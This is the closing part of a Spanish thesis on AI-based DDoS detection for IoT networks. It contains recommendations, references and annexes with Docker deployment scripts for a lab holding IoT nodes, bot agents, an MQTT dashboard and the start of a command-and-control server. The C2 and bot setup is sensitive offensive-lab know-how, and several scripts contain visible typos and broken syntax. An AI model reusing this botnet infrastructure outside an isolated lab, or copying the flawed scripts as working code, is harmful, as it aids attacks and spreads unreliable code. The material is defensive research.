- Se recomienda profundizar en el ajuste de hiperparámetros del modelo de inteligencia artificial, ya que un proceso de optimización más exhaustivo podría mejorar la precisión y la tasa de detección.

- Para trabajos futuros, se aconseja implementar la detección en tiempo casi real, reduciendo la latencia entre la captura de métricas y la clasificación del tráfico.
- Se sugiere incorporar más tipos de ataques DDoS, variando protocolos, patrones de tráfico y vectores de ataque, con el fin de evaluar el comportamiento del sistema ante escenarios más complejos.
- Es recomendable fortalecer los mecanismos de seguridad del servidor de Comando y Control (C2), especialmente en escenarios más cercanos a entornos productivos, para evitar riesgos durante la simulación.
- Se aconseja integrar herramientas de visualización más avanzadas que permitan monitorear el estado del sistema y los resultados del modelo de detección de manera gráfica y en tiempo real.

- Se recomienda evaluar el desempeño del sistema en entornos distribuidos o con recursos limitados, como plataformas de edge computing, para analizar su aplicabilidad en escenarios IoT reales.
- Para futuras investigaciones, se sugiere automatizar aún más la generación y etiquetado del Dataset experimental, reduciendo la intervención manual en el proceso.
- Es recomendable analizar el impacto del desbalance de clases con mayor profundidad y evaluar técnicas adicionales de balanceo o aprendizaje no supervisado.
- Se sugiere documentar y versionar los scripts de despliegue y simulación, facilitando su mantenimiento y reutilización en trabajos posteriores.
- Se recomienda utilizar el sistema desarrollado como base para estudios comparativos con otros enfoques de detección de ataques DDoS en redes IoT, contribuyendo a la validación y mejora continua del mecanismo propuesto.

BIBLIOGRAFÍA

Báez, J. (2021). *"METODOLOGÍA DE DETECCIÓN Y MITIGACIÓN DE ATAQUES DDOS EN ENTORNOS SDN BASADO EN LA NORMA ISO/IEC 27001 PARA MEJORAR LA SEGURIDAD EN EL PLANO DE CONTROL".* Ibarra: Universidad Técnica del Norte.

Delgado , P. (2022). *ECIES: Una revisión de su aplicabilidad en sistemas embebidos y dispositivos IoT. Conferencia Internacional sobre Seguridad de la Información (CISI).*

Greiler, M. (2015). *Characteristics of useful code reviews: An empirical study at microsoft. IEEE.*

León, M. W. (2021). *"DISEÑO DE UN SISTEMA DE DETECCIÓN DE INTRUSOS A TRAVÉS DE REDES DEFINIDAS POR SOFTWARE PARA IDENTIFICAR TRÁFICO MALICIOSO".* Ibarra: Universidad Tecnica del Norte .

Liu , C., & Wang , Y. (2018). *Secure Data Transmission Scheme Based on ECIES in Internet of Things. .* International Journal of Distributed Sensor Networks, .

Lugo Noboa, D. J. (2021). *"DISEÑO DE UN SISTEMA DE VISIÓN ARTIFICIAL MEDIANTE UNA.* Ibarra: Universidad tecnica del norte.

Mendez Cabana , M. (2020). *Análisis de seguridad de ECIES y su implementación en aplicaciones móviles.* Revista de Tecnología.

ANEXOS

Scripts de Despliegue de la Infraestructura Docker

A.1 Script para crear redes

```
#!/usr/bin/env bash
set -e
echo "[+] Creando redes Docker..."
# iot-net 10.10.10.0/23
docker network create \
  -driver bridge \
  -subnet 10.10.10.0/23 \
  iot-net
# bot-net 10.10.20.0/23
docker network create \
  --driver bridge \
  --subnet 10.10.20.0/23 \
  bot-net
# server-net 10.10.30.0/24
docker network create \
  --driver bridge \
  --subnet 10.10.30.0/24 \
  server-net
echo "[✓] Redes creadas correctamente"
docker network ls
```

A.2 Script para crear hosts de prueba

```
#!/usr/bin/env bash
set -euo pipefail

# ===== REDES =====
IOT_NET="iot-net"
BOT_NET="bot-net"
SRV_NET="server-net"

# ===== SUBREDES =====
IOT_SUB="10.10.10.0/23"
BOT_SUB="10.10.20.0/23"
SRV_SUB="10.10.30.0/24"

# ===== GATEWAYS (router-gw) =====
GW_IOT="10.10.10.254"
GW_BOT="10.10.20.254"
GW_SRV="10.10.30.254"

echo "[+] Borrando hosts de prueba previos (si existen)..."
docker rm -f iot-test bot-test server-test >/dev/null 2>&1 || true

echo "[+] Creando iot-test..."
docker run -d --name iot-test \
  --hostname iottest \
  --cap-add NET_ADMIN \
  --network "$IOT_NET" \
  debian:bookworm-slim sleep infinity

echo "[+] Creando bot-test..."
docker run -d --name bot-test \
  --hostname bot-test \
  --cap-add NET_ADMIN \
  --network "$BOT_NET" \
  debian:bookworm-slim sleep infinity

echo "[+] Creando server-test..."
docker run -d --name server-test \
  --hostname server-test \
  --cap-add NET_ADMIN \
  --network "$SRV_NET" \
  debian:bookworm-slim sleep infinity

echo "[+] Instalando herramientas (iproute2, ping)..."
for c in iot-test bot-test server-test; do
  docker exec -it "$c" bash -lc '
    export DEBIAN_FRONTEND=noninteractive
    apt-get update -y >/dev/null
    apt-get install -y iproute2 iputils-ping >/dev/null
```

```
'
done
echo "[+] Configurando rutas (ruteo puro)..."
# IOT -> BOT + SERVER
docker exec -it iot-test ip route replace "$BOT_SUB" via "$GW_IOT"
docker exec -it iot-test ip route replace "$SRV_SUB" via "$GW_IOT"
# BOT -> IOT + SERVER
docker exec -it bot-test ip route replace "$IOT_SUB" via "$GW_BOT"
docker exec -it bot-test ip route replace "$SRV_SUB" via "$GW_BOT"
# SERVER -> IOT + BOT
docker exec -it server-test ip route replace "$IOT_SUB" via "$GW_SRV"
docker exec -it server-test ip route replace "$BOT_SUB" via "$GW_SRV"
echo
echo "[✓] Hosts creados y rutas configuradas."
echo
echo "IPs asignadas:"
docker exec -it iot-test ip -br a
docker exec -it bot-test ip -br a
docker exec -it server-test ip -br a
echo
echo "Rutas:"
docker exec -it iot-test ip r
docker exec -it bot-test ip r
docker exec -it server-test ip r
echo
echo "=== PRUEBAS DE PING (ejecútalas ahora) ==="
echo "docker exec -it iot-test ping -c 3 10.10.20.254"
echo "docker exec -it iot-test ping -c 3 10.10.30.254"
echo
echo "docker exec -it bot-test ping -c 3 10.10.10.254"
echo "docker exec -it bot-test ping -c 3 10.10.30.254"
echo
echo "docker exec -it server-test ping -c 3 10.10.10.254"
echo "docker exec -it server-test ping -c 3 10.10.20.254"
```

A.3 Script para crear nodo IoT

```
#!/usr/bin/env bash
set -euo pipefail
# ===== REDES =====
IOT_NET="iot-net"
BOT_NET="bot-net"
SRV_NET="server-net"
# ===== SUBREDES =====
IOT_SUB="10.10.10.0/23"
BOT_SUB="10.10.20.0/23"
SRV_SUB="10.10.30.0/24"
# ===== GATEWAYS (router-gw) =====
GW_IOT="10.10.10.254"
GW_BOT="10.10.20.254"
GW_SRV="10.10.30.254"
echo "[+] Borrando hosts de prueba previos (si existen)..."
docker rm -f iot-test bot-test server-test >/dev/null 2>&1 || true
echo "[+] Creando iot-test..."
docker run -d --name iot-test \
  --hostname iot-test \
  --cap-add NET_ADMIN \
  --network "$IOT_NET" \
  debian:bookworm-slim sleep infinity

echo "[+] Creando bot-test..."
docker run -d --name bot-test \
  --hostname bot-test \
  --cap-add NET_ADMIN \
  --network "$BOT_NET" \
  debian:bookworm-slim sleep infinity
echo "[+] Creando server-test..."
docker run -d --name server-test \
  --hostname server-test \
  --cap-add NET_ADMIN \
  --network "$SRV_NET" \
  debian:bookworm-slim sleep infinity
echo "[+] Instalando herramientas (iproute2, ping)..."
for c in iot-test bot-test server-test; do
  docker exec -it "$c" bash -lc '
    export DEBIAN_FRONTEND=noninteractive
    apt-get update -y >/dev/null
    apt-get install -y iproute2 iputils-ping >/dev/null
 done
echo "[+] Configurando rutas (ruteo puro)..."
# IOT -> BOT + SERVER
docker exec -it iot-test ip route replace "$BOT_SUB" via "$GW_IOT"
docker exec -it iot-test ip route replace "$SRV_SUB" via "$GW_IOT"
# BOT -> IOT + SERVER
docker exec -it bot-test ip route replace "$IOT_SUB" via "$GW_BOT"
```

```
docker exec -it bot-test ip route replace "$SRV_SUB" via "$GW_BOT"
# SERVER -> IOT + BOT
docker exec -it server-test ip route replace "$IOT_SUB" via "$GW_SRV"
docker exec -it server-test ip route replace "$BOT_SUB" via "$GW_SRV"
echo
echo "[✓] Hosts creados y rutas configuradas."
echo
echo "IPs asignadas:"
docker exec -it iot-test ip -br a
docker exec -it bot-test ip -br a
docker exec -it server-test ip -br a
echo
echo "Rutas:"
docker exec -it iot-test ip r
docker exec -it bottest ip r
docker exec -it server-test ip r
echo
echo "=== PRUEBAS DE PING (ejecútalas ahora) ==="
echo "docker exec -it iot-test ping -c 3 10.10.20.254"
echo "docker exec -it iot-test ping -c 3 10.10.30.254"
echo "docker exec -it bot-test ping -c 3 10.10.10.254"
echo "docker exec -it bot-test ping -c 3 10.10.30.254"
echo
echo "docker exec -it server-test ping -c 3 10.10.10.254"
echo "docker exec -it server-test ping -c 3 10.10.20.254"
```

A.4 Script para Servidor Mqtt

```
#!/usr/bin/env bash
set -euo pipefail
BASE_DIR="servers-stack"
NET="server-net"
MQTT_IP="10.10.30.10"
WEB_IP="10.10.30.20"
# Gteways (router-gw)
GW_SRV="10.10.30.254"
GW_IOT="10.10.10.254"
echo "[+] Verificando red $NET..."
docker network inspect "$NET" >/dev/null
echo "[+] Creando estructura en ./$BASE_DIR"
mkdir -p "$BASE_DIR"/{mqtt,web}
# -------------------------
# MQTT (Mosquitto)
# -------------------------
cat > "$BASE_DIR/mqtt/Dockerfile" <<'DOCKER'
FROM debian:bookworm-slim
ENV DEBIAN_FRONTEND=noninteractive
RUN apt-get update -y >/dev/null && \
    apt-get install -y mosquitto mosquitto-clients iproute2 iputils-ping >/dev/null && \
    rm -rf /var/lib/apt/lists/*
COPY mosquitto.conf /etc/mosquitto/mosquitto.conf
COPY entrypoint.sh /entrypoint.sh
RUN chmod +x /entrypoint.sh
EXPOSE 183
CMD ["/entrypoint.sh"]
DOCKER
cat > "$BASE_DIR/mqtt/mosquitto.conf" <<'CONF'
listener 1883 0.0.0.0
allow_anonymous true
persistence false
log_type all
CONF
cat > "$BASE_DIR/mqtt/entrypoint.sh" <<'SH'
#!/bin/sh
set -e
# Rutas ruteo puro (server-net -> iot/bot) via router-gw
ip route replace 10.10.10.0/23 via 10.10.30.254 || true
ip route replace 10.10.20.0/23 via 10.10.30.254 || true
exec mosquitto -c /etc/mosquitto/mosquitto.conf -v
SH
# -------------------------
# WEB Dashboard (Flask + paho-mqtt + docker SDK)
# -------------------------
cat > "$BASE_DIR/web/Dockerfile" <<'DOCKER'
FROM python:3.12-slim
```

```
RUN apt-get update -y >/dev/null && \
    apt-get install -y iproute2 iputils-ping >/dev/null && \
    rm -rf /var/lib/apt/lists/*

WORKDIR /app
RUN pip install --no-cache-dir flask paho-mqtt docker

COPY app.py /app/app.py
COPY entrypoint.sh /entrypoint.sh
RUN chmod +x /entrypoint.sh

EXPOSE 8080
CMD ["/entrypoint.sh"]
DOCKER

cat > "$BASE_DIR/web/entrypoint.sh" <<'SH'
#!/bin/sh
set -e
# Rutas ruteo puro (server-net -> iot/bot) via router-gw
ip route replace 10.10.10.0/23 via 10.10.30.254 || true
ip route replace 10.10.20.0/23 via 10.10.30.254 || true
exec python /app/app.py
SH

cat > "$BASE_DIR/web/app.py" <<'PY'
import os, json, time
from collections import deque
from flask import Flask, jsonify, Response, request
import paho.mqtt.client as mqtt
import docker

MQTT_HOST = os.getenv("MQTT_HOST", "10.10.30.10")
MQTT_PORT = int(os.getenv("MQTT_PORT", "1883"))
TOPIC = os.getenv("MQTT_TOPIC", "iot/+/vitals")

# Para crear/borrar nodos IoT desde el panel
IOT_IMAGE = os.getenv("IOT_IMAGE", "lab-iot-node")   # debe existir en el host
IOT_NET = os.getenv("IOT_NET", "iot-net")
GW_IOT = os.getenv("GW_IOT", "10.10.10.254")
DEFAULT_INTERVAL = int(os.getenv("IOT_INTERVAL", "10"))

app = Flask(__name__)

latest = {}                    # último dato por nodo
events = deque(maxlen=8000)       # (t, bytes) para métricas carga

def on_connect(client, userdata, flags, rc, properties=None):
    client.subscribe(TOPIC)

def on_message(client, userdata, msg):
```

```
    try:
        payload = msg.payload.decode(errors="ignore")
        data = json.loads(payload)
        node = data.get("node", msg.topic.split("/")[1] if "/" in msg.topic else "unknown")
        data["_topic"] = msg.topic
        data["_ts_recv"] = time.strftime("%Y-%m-%d %H:%M:%S")
        latest[node] = data

        now = time.time()
        events.append((now, len(msg.payload)))
    except Exception:
        pass

client = mqtt.Client(mqtt.CallbackAPIVersion.VERSION2)
client.on_connect = on_connect
client.on_message = on_message
client.connect(MQTT_HOST, MQTT_PORT, 60)
client.loop_start()

def calc_stats(window_sec: int = 10):
    now = time.time()
    while events and (now - events[0][0] > 60):
        events.popleft()

    msgs = 0
    bts = 0
    for t, sz in events:
        if now - t <= window_sec:
            msgs += 1
            bts += sz

    return {
        "window_sec": window_sec,
        "msgs": msgs,
        "bytes": bts,
        "msg_rate": round(msgs / window_sec, 3),
        "byte_rae": round(bts / window_sec, 1),
        "active_nodes": len(latest),
    }

def docker_client():
    return docker.DockerClient(base_url="unix:///var/run/docker.sock")

def ensure_iot_image(cli):
    try:
        cli.images.get(IOT_IMAGE)
        return True
    except Exception:
        return False
```

```
def create_iot_node(cli, name: str, interval: int):
    # si existe, no lo recrea
    try:
        c = cli.containers.get(name)
        if c.status != "running":
            c.start()
        return {"name": name, "status": "exists"}
    except Exception:
        pass

    env = {
        "MQTT_HOST": MQTT_HOST,
        "MQTT_PORT": str(MQTT_PORT),
        "NODE_NAME": name,
        "INTERVAL_SEC": str(interval),
    }

    cmd = [
        "sh", "-lc",
        f"ip route replace 10.10.30.0/24 via {GW_IOT} || true; "
        f"ip route replace 10.10.20.0/23 via {GW_IOT} || true; "
        f"python /app/publisher.py"
    ]

    cli.containers.run(
        IOT_IMAGE,
        name=ame,
        hostname=name,
        detach=True,
        network=IOT_NET,
        cap_add=["NET_ADMIN"],
        environment=env,
        command=cmd,
        restart_policy={"Name": "unless-stopped"},
    )
    return {"name": name, "status": "created"}

HTML = r"""
<!doctype html>
<html>
<head>
  <meta charset="utf-8">
  <title>IoT Vitals Dashboard</title>
  <script src="https://cdn.jsdelivr.net/npm/chart.js"></script>
  <style>
    body{font-family:system-ui;margin:20px;background:#0b0f14;color:#e8eef6}
    table{border-collapse:collapse;width:100%;margin-top:12px}
    th,td{border:1px solid #2a2f3a;padding:10px;font-size:14px}
    th{background:#151b24}
    .muted{color:#9aa4b2;font-size:12px}
```

```
    .row{display:flex;gap:12px;flex-wrap:wrap;align-items:center}
    button{padding:10px 14px;border:0;border-
radius:10px;background:#2b6cff;color:white;cursor:pointer}
    .danger{background:#c0392b}
    input{padding:10px;border-radius:10px;border:1px solid
#2a2f3a;background:#0f1420;color:#e8eef6}
    code{background:#151b24;padding:2px 6px;border-radius:6px}
    .card{background:#0f1420;border:1px solid #2a2f3a;border-
radius:14px;padding:14px;margin-top:14px}
    canvas{max-width:100%;height:260px}
  </style>
</head>
<body>
  <div class="row">
    <h2 style="margin:0">IoT Vitals Dashboard</h2>
    <div class="muted">Actualiza cada 2s | MQTT topic: <code>iot/+/vitals</code></div>
  </div>

  <div class="card">
    <div class="row">
      <div><b>Crear nodos IoT</b> <span class="muted">(iot-node-1..N)</span></div>
      <div id="spawnmsg" class="muted"></div>
    </div>
    <div class="row" style="margin-top:10px">
      <input id="n" type="number" min="1" max="500" value="5" />
      <input id="interval" type="number" min="1" max="60" value="10" />
      <button onclick="spawn()">Crear</button>
      <button class="danger" onclick="cleanup()">Borrar nodos (dejar 1)</button>
      <div class="muted">intervalo (s)</div>
    </div>
  </div>

  <div class="card">
    <div class="row">
      <b>Carga de datos (por MQTT)</b>
      <div class="muted" id="statsline"></div>
    </div>
    <canvas id="chart"></canvas>
  </div>

  <table>
    <thead>
      <tr>
        <th>Nodo</th>
        <th>Fecha/Hora (enviado)</th>
        <th>Saturación</th>
        <th>Ritmo cardíaco</th>
        <th>Temperatura</th>
        <th>Recibido</th>
        <th>Topic</th>
```

```
      </tr>
    </thead>
    <tbody id="tb"></tbody>
  </table>

<script>
let chart;
const labels = [];
const msgSeries = [];
const byteSeries = [];
const nodeSeries = [];

function makeChart(){
  const ctx = document.getElementById('chart');
  chart = new Chart(ctx, {
    type: 'line',
    data: {
      labels,
      datasets: [
        { label: 'msgs/s', data: msgSeries, tension: 0.25 },
        { label: 'bytes/s', data: byteSeries, tension: 0.25 },
        { label: 'nodos activos', data: nodeSeries, tension: 0.25 }
      ]
    },
    options: { responsive: true, animation: false, scales: { y: { beginAtZero: true } } }
  });
}

async function loadData(){
  const r = await fetch('/data');
  const j = await r.json();
  const tb = document.getElementById('tb');
  tb.innerHTML = '';
  const nodes = Object.keys(j).sort();
  for(const n of nodes){
    const d = j[n];
    const tr = document.createElement('tr');
    tr.innerHTML = `
      <td>${n}</td>
      <td>${d.datetime ?? ''}</td>
      <td>${d.saturacion ?? ''}</td>
      <td>${d.ritmo_cardiaco ?? ''}</td>
      <td>${d.temperatura ?? ''}</td>
      <td>${d._ts_recv ?? ''}</td>
      <td><span class="muted">${d._topic ?? ''}</span></td>
    `;
    tb.appendChild(tr);
  }
}
```

```
async function loadStats(){
  const r = await fetch('/stats?window=10');
  const s = await r.json();
  document.getElementById('statsline').textContent =
    `ventana ${s.window_sec}s | msgs/s=${s.msg_rate} | bytes/s=${s.byte_rate} |
nodos=${s.active_nodes}`;

  const t = new Date().toLocaleTimeString();
  labels.push(t);
  msgSeries.push(s.msg_rate);
  byteSeries.push(s.byte_rate);
  nodeSeries.push(s.active_nodes);

  if(labels.length > 30){
    labels.shift(); msgSeries.shift(); byteSeries.shift(); nodeSeries.shift();
  }
  chart.update();
}

async function spawn(){
  const n = parseInt(document.getElementById('n').value || '0', 10);
  const interval = parseInt(document.getElementById('interval').value || '10', 10);
  const msg = document.getElementById('spawnmsg');
  msg.textContent = 'creando...';

  const r = await fetch('/spawn', {
    method: 'POST',
    headers: {'Content-Type':'application/json'},
    body: JSON.stringify({ n, interval })
  });
  const j = await r.json();
  msg.textContent = j.ok ? `OK: ${j.created} creados, ${j.exists} ya existían` : `ERROR:
${j.error}`;
}

async function cleanup(){
  if(!confirm("¿Borrar TODOS los nodos IoT y dejar solo iot-node-1?")) return;
  const msg = document.getElementById('spawnmsg');
  msg.textContent = 'borrando nodos...';

  const r = await fetch('/cleanup', { method: 'POST' });
  const j = await r.json();

  msg.textContent = j.ok ? `OK: eliminados ${j.removed_count}, queda ${j.kept}` :
`ERROR: ${j.error}`;
}

makeChart();
loadData(); loadStats();
setInterval(loadData, 2000);
```

```
setInterval(loadStats, 2000);
</script>
</body>
</html>
"""

@app.get("/")
def index():
    return Response(HTML, mimetype="text/html")

@app.get("/data")
def data():
    return jsonify(latest)

@app.get("/stats")
def stats():
    window = int(request.args.get("window", "10"))
    window = max(1, min(window, 60))
    return jsonify(calc_stats(window))

@app.post("/spawn")
def spawn():
    body = request.get_json(force=True, silent=True) or {}
    n = int(body.get("n", 0))
    interval = int(body.get("interval", DEFAULT_INTERVAL))

    if n < 1 or n > 500:
        return jsonify({"ok": False, "error": "n debe ser 1..500"}), 400

    interval = max(1, min(interval, 60))

    try:
        cli = docker_client()
        if not ensure_iot_image(cli):
            return jsonify({"ok": False, "error": f"No existe la imagen {IOT_IMAGE}. Ejecuta
iot-node.sh una vez para construirla."}), 400

        created = 0
        exists = 0

        for i in range(1, n + 1):
            name = f"iot-node-{i}"
            res = create_iot_node(cli, name, interval)
            if res["status"] == "created":
                created += 1
            else:
                exists += 1

        return jsonify({"ok": True, "created": created, "exists": exists})
    except Exception as e:
```

```
        return jsonify({"ok": False, "error": str(e)}), 500

@app.post("/cleanup")
def cleanup():
    """
    Borra iot-node-2..iot-node-N y deja solo iot-node-1
    """
    try:
        cli = docker_client()
        removed = []

        for c in cli.containers.list(all=True):
            name = c.name
            if name.startswith("iot-node-") and name != "iot-node-1":
                try:
                    c.remove(force=True)
                    removed.append(name)
                except Exception:
                    pass

        return jsonify({
            "ok": True,
            "kept": "iot-node-1",
            "removed_count": len(removed),
            "removed": removed
        })
    except Exception as e:
        return jsonify({"ok": False, "error": str(e)}), 500

@app.get("/health")
def health():
    return jsonify({"ok": True, "mqtt_host": MQTT_HOST, "sub": TOPIC, "iot_image":
IOT_IMAGE})

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080)
PY

# -------------------------
# Build + Run
# -------------------------
echo "[+] Borrando contenedores previos si existen..."
docker rm -f mqtt-server mqtt-web >/dev/null 2>&1 || true

echo "[+] Build imágenes..."
docker build -t lab-mqtt-server "$BASE_DIR/mqtt"
docker build -t lab-mqtt-web "$BASE_DIR/web"

echo "[+] Ejecutando mqtt-server en $NET ($MQTT_IP)..."
docker run -d --name mqtt-server \
```

```
  --network "$NET" --ip "$MQTT_IP" \
  --cap-add NET_ADMIN \
  lab-mqtt-server

echo "[+] Ejecutando mqtt-web en $NET ($WEB_IP), publicando :8080 y montando
docker.sock..."
docker run -d --name mqtt-web \
  --network "$NET" --ip "$WEB_IP" \
  --cap-add NET_ADMIN \
  -e MQTT_HOST="$MQTT_IP" \
  -e IOT_IMAGE="lab-iot-node" \
  -e IOT_NET="iot-net" \
  -e GW_IOT="$GW_IOT" \
  -p 8080:8080 \
  -v /var/run/docker.sock:/var/run/docker.sock \
  lab-mqtt-web

echo
echo "[✓] Listo."
echo "MQTT Broker: $MQTT_IP:1883 (contenedor mqtt-server)"
echo "Web Dashboard: http://<IP_DEL_HOST>:8080 (contenedor mqtt-web)"
echo
echo "NOTA: para que el botón 'Crear nodos' funcione, debe existir la imagen 'lab-iot-node'."
echo "      Si no existe, ejecuta una vez tu iot-node.sh para que se construya."
```

A.5 Script para crear agente Bot

```
#!/bin/bash
set -e NAME="agent1"
NET="bot-net"   # bot-net = 10.10.20.0/23
IOT_SUBNET="10.10.10.0/23"
SERV_SUBNET="10.10.30.0/24"
docker rm -f "$NAME" >/dev/null 2>&1 || true
# IP del router-gw dentro de bot-net
ROUTER_IP=$(docker inspect -f "{{(index .NetworkSettings.Networks
\"$NET\").IPAddress}}" router-gw)
docker run-d \
 --name "$NAME" \
  --network "NET" \
 --cap-add NET_ADMIN \
  --restart unless-stopped \
  debian:bookworm-slim \
  sh -lc " apt-get update -y >/dev/null &&
apt-get install -y python3 iproute2 iputils-ping >/dev/null && mkdir -p /app
# -------- RUTAS --------
ip route del default 2>/dev/null || true
ip route add default via $ROUTER_IP
ip route add $IOT_SUBNET  via $ROUTER_IP
ip route add $SERV_SUBNET via $ROUTER_IP
        # -------- EJECUTAR PYTHON --------
        exec python3 /app/cliente.py"
```

A.6 Script para crear Servidor de comando y control

```
#!/bin/bash
set -e
NAME="c2-server"
NET="server-net"
PORT_PANEL=8090
PORT_C2=4444
# 1) Borrar contenedor si existe
docker rm -f "$NAME" >/dev/null 2>&1 || true

# 2) Usar IP estática
ROUTER_IP="10.10.30.254"
echo "✅ Usando ROUTER_IP=$ROUTER_IP"

# 3) Crear contenedor temporal con Python
echo "Creando contenedor temporal..."
docker run -d \
  --name "$NAME" \
  --network "$NET" \
  --cap-add NET_ADMIN \
  -p $PORT_PANEL:$PORT_PANEL \
  -p $PORT_C2:$PORT_C2 \
  -v /var/run/docker.sock:/var/run/docker.sock \
  python:3.12-slim \
  sleep infinity
sleep 2000
# 4) Instalar dependencias
echo "Instalando dependencias..."
docker exec "$NAME" apt-get update -y
docker exec "$NAME" apt-get install -y iproute2 curl

# 5) Instalar docker-py
echo "Instalando docker library..."
docker exec "$NAME" pip install docker

# 6) Crear directorio /app
docker exec "$NAME" mkdir -p /app

# 7) Crear server.py COMPLETO con ambas funcionalidades
cat > /tmp/server.py << 'EOF'
import os, socket, docker, json, time, subprocess, threading
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import urlparse, parse_qs

PORT_WEB = 8090
PORT_C2 = 4444
ROUTER_IP = "10.10.30.254"
SOCKET_HOST = '0.0.0.0'
```

```
# Para Docker (agentes)
clients = {}
client_lock = threading.Lock()

# Interfaz HTML para el sistema dual
HTML = '''<!DOCTYPE html>
<html>
<head>
    <title>C2 Server - Dashboard</title>
    <meta charset="utf-8">
    <style>
        body {
            font-family: system-ui, -apple-system, sans-serif;
            margin: 0;
            padding: 0;
            background: #0f172a;
            color: #e2e8f0;
            min-height: 100vh;
        }
        .container {
            max-width: 1400px;
            margin: 0 auto;
            padding: 20px;
        }
        .header {
            background: #1e293b;
            padding: 25px;
            border-radius: 12px;
            margin-bottom: 20px;
            border: 1px solid #334155;
            box-shadow: 0 4px 6px rgba(0,0,0,0.1);
        }
        .dashboard-grid {
            display: grid;
            grid-template-columns: 1fr 1fr;
            gap: 20px;
            margin-bottom: 20px;
        }
        .card {
            background: #1e293b;
            border: 1px solid #334155;
            border-radius: 12px;
            padding: 25px;
            margin-bottom: 20px;
            box-shadow: 0 4px 6px rgba(0,0,0,0.1);
        }
        .card-title {
            color: #60a5fa;
            margin-top: 0;
            display: flex;
```

```
    align-items: center;
    gap: 10px;
    font-size: 1.5rem;
}
.btn {
    background: #3b82f6;
    color: white;
    border: none;
    padding: 10px 20px;
    border-radius: 8px;
    cursor: pointer;
    transition: all 0.2s;
    font-weight: 600;
    margin: 5px;
}
.btn:hover {
    background: #2563eb;
    transform: translateY(-1px);
}
.btn-danger {
    background: #ef4444;
}
.btn-danger:hover {
    background: #dc2626;
}
.btn-success {
    background: #10b981;
}
.btn-success:hover {
    background: #059669;
}
input, select {
    padding: 10px;
    border: 1px solid #475569;
    border-radius: 8px;
    background: #1e293b;
    color: #e2e8f0;
    width: 100%;
    box-sizing: border-box;
    margin-bottom: 10px;
}
.status-badge {
    display: inline-block;
    padding: 4px 12px;
    border-radius: 20px;
    font-size: 0.875rem;
    font-weight: 600;
}
.status-online {
    background: rgba(34, 197, 94, 0.1);
```

```
    color: #22c55e;
    border: 1px solid #22c55e;
}
.status-offline {
    background: rgba(239, 68, 68, 0.1);
    color: #ef4444;
    border: 1px solid #ef4444;
}
.tab-container {
    display: flex;
    gap: 10px;
    margin-bottom: 20px;
    border-bottom: 2px solid #334155;
    padding-bottom: 10px;
}
.tab {
    padding: 10px 20px;
    background: none;
    border: none;
    color: #94a3b8;
    cursor: pointer;
    border-radius: 8px 8px 0 0;
    font-weight: 600;
}
.tab:hover {
    background: #334155;
    color: #e2e8f0;
}
.tab.active {
    background: #3b82f6;
    color: white;
}
.tab-content {
    display: none;
}
.tab-content.active {
    display: block;
    animation: fadeIn 0.3s;
}
@keyframes fadeIn {
    from { opacity: 0; transform: translateY(10px); }
    to { opacity: 1; transform: translateY(0); }
}
.agent-grid, .client-grid {
    display: grid;
    grid-template-columns: repeat(auto-fill, minmax(300px, 1fr));
    gap: 15px;
    margin-top: 15px;
}
.agent-card, .client-card {
```

```
    background: #0f172a;
    border: 1px solid #334155;
    border-radius: 10px;
    padding: 15px;
    transition: all 0.2s;
}
.agent-card:hover, .client-card:hover {
    border-color: #3b82f6;
    transform: translateY(-2px);
}
.console {
    background: #0f172a;
    color: #22c55e;
    font-family: 'Monaco', 'Consolas', monospace;
    padding: 15px;
    border-radius: 8px;
    height: 300px;
    overflow-y: auto;
    margin-bottom: 15px;
    border: 1px solid #334155;
    font-size: 0.9rem;
}
.stats-grid {
    display: grid;
    grid-template-columns: repeat(auto-fit, minmax(150px, 1fr));
    gap: 15px;
    margin-top: 20px;
}
.stat-card {
    background: rgba(59, 130, 246, 0.1);
    border: 1px solid #3b82f6;
    border-radius: 10px;
    padding: 15px;
    text-align: center;
}
.stat-number {
    font-size: 1.75rem;
    font-weight: bold;
    color: #60a5fa;
}
.stat-label {
    color: #94a3b8;
    font-size: 0.875rem;
}
.quick-commands {
    display: flex;
    flex-wrap: wrap;
    gap: 8px;
    margin-bottom: 15px;
}
```

```
        .quick-btn {
            background: #475569;
            color: #e2e8f0;
            border: none;
            padding: 8px 12px;
            border-radius: 6px;
            cursor: pointer;
            font-size: 0.875rem;
            transition: all 0.2s;
        }
        .quick-btn:hover {
            background: #64748b;
        }
        .client-info {
            font-size: 0.875rem;
            color: #94a3b8;
        }
        .client-actions {
            display: flex;
            gap: 5px;
            margin-top: 10px;
        }
        .select-checkbox {
            margin-right: 10px;
        }
    </style>
</head>
<body>
    <div class="container">
        <!-- Header -->
        <div class="header">
            <div style="display: flex; justify-content: space-between; align-items: center;">
                <div>
                    <h1 style="margin: 0; color: #60a5fa;">⚡ C2 Server Dashboard</h1>
                    <p style="margin: 5px 0 0 0; color: #94a3b8;">
                        💻 Host: <span id="hostname">...</span> |
                        📡 C2 Port: <span id="c2-port">4444</span> |
                        🌐 Web: <span id="web-port">8090</span> |
                        🕒 <span id="current-time">--:--:--</span>
                    </p>
                </div>
                <div>
                    <div class="status-badge status-online">
                        ● <span id="client-count">0</span> Clients
                    </div>
                </div>
            </div>
        </div>
```

```
        <!-- Tabs -->
        <div class="tab-container">
            <button class="tab active" onclick="showTab('agents-tab')">🤖 Agents (Docker)</button>
            <button class="tab" onclick="showTab('clients-tab')">👥 Remote Clients</button>
            <button class="tab" onclick="showTab('console-tab')">💻 Console</button>
        </div>

        <!-- Agents Tab -->
        <div id="agents-tab" class="tab-content active">
            <div class="dashboard-grid">
                <!-- Create Agents -->
                <div class="card">
                    <h3 class="card-title">🤖 Create Agents (Docker)</h3>
                    <div>
                        <input type="text" id="agent-name" value="agent" placeholder="Agent name">
                        <input type="number" id="agent-count" value="1" min="1" max="50" placeholder="Count">
                        <button class="btn btn-success" onclick="createAgents()">🚀 Create Agents</button>
                        <button class="btn btn-danger" onclick="deleteAgents()">🗑️ Delete All (except agent-1)</button>
                    </div>
                    <div id="agent-message" style="margin-top: 15px;"></div>
                </div>

                <!-- Agent Stats -->
                <div class="card">
                    <h3 class="card-title">📊 Agent Statistics</h3>
                    <div class="stats-grid">
                        <div class="stat-card">
                            <div class="stat-number" id="stat-total-agents">0</div>
                            <div class="stat-label">Total Agents</div>
                        </div>
                        <div class="stat-card">
                            <div class="stat-number" id="stat-running-agents">0</div>
                            <div class="stat-label">Running</div>
                        </div>
                        <div class="stat-card">
                            <div class="stat-number" id="stat-stopped-agents">0</div>
                            <div class="stat-label">Stopped</div>
                        </div>
                        <div class="stat-card">
                            <div class="stat-number" id="stat-docker-version">?</div>
